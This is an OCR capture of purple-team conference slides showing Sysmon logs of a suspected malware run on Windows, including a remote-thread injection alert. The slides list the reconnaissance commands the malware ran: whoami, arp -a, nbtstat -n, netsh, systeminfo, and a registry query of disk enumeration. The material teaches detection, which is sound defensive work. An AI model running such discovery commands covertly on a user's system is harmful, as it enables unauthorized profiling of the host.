
Operational Number of events: 11 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	8	CreateRemoteThread detected (rule: CreateRemoteThread)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	11	File created (rule: FileCreate)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:26 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 1, Sysmon

General Details

Process Create:
RuleName: -
UtcTime: 2021-05-16 15:32:24.254
ProcessGuid: {8c3dc48c-3b08-60a1-7d08-000000002100}
ProcessId: 8472
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "cmd.exe" /c whoami
CurrentDirectory: C:\WINDOWS\system32\
User: DESKTOP-O8EBV5I\mikeq
LogonGuid: {8c3dc48c-2795-60a1-c8f8-040000000000}
LogonId: 0x4F8C8
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=321A50053155122E6ACE9691197A8E3F,SHA256=100348552B388AB5D0095BB09EBF0EBC22668092FB8E0F92AC
ParentProcessGuid: {8c3dc48c-3722-60a1-1708-000000002100}
ParentProcessId: 3356
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: explorer.exe



Operational Number of events: 11 (!) New events available


Level	Date and Time	Source	Event ID	Task Category
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	8	CreateRemoteThread detected (rule: CreateRemoteThread)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:21 AM	Sysmon	11	File created (rule: FileCreate)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:24 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:26 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/16/2021 11:32:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 1, Sysmon

General Details

Process Create:
RuleName: -
UtcTime: 2021-05-16 15:32:24.372
ProcessGuid: {8c3dc48c-3b08-60a1-7f08-000000002100}
ProcessId: 6468
Image: C:\Windows\System32\whoami.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: whoami - displays logged on user information
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: whoami.exe
CommandLine: whoami
CurrentDirectory: C:\WINDOWS\system32\
User: DESKTOP-O8EBV5I\mikeq
LogonGuid: {8c3dc48c-2795-60a1-c8f8-040000000000}
LogonId: 0x4F8C8
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=A4A6924F3EAF97981323703D38FD99C4,SHA256=1D4902A04D99E8CCBFE7085E63155955FEE397449D386453F6
ParentProcessGuid: {8c3dc48c-3b08-60a1-7d08-000000002100}
ParentProcessId: 8472
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "cmd.exe" /c whoami

Sysmon - “System Monitor”



Sysmon - “System Monitor”

OriginalFileName: netsh.exe
CommandLine: netsh interface show

OriginalFileName: nbtinfo.exe
CommandLine: nbtstat -n


OriginalFileName: arp.exe
CommandLine: arp -a

OriginalFileName: sysinfo.exe
CommandLine: systeminfo

OriginalFileName: reg.exe
CommandLine: reg query HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum


Augment sysmon with network analysis!

Network Anomalies



Is this a valid browser/version string for your environment?

Network Anomalies



Thank you!

github.com/mlgualtieri/PurpleTeamSummit
www.mike-gualtieri.com
@mlgualtieri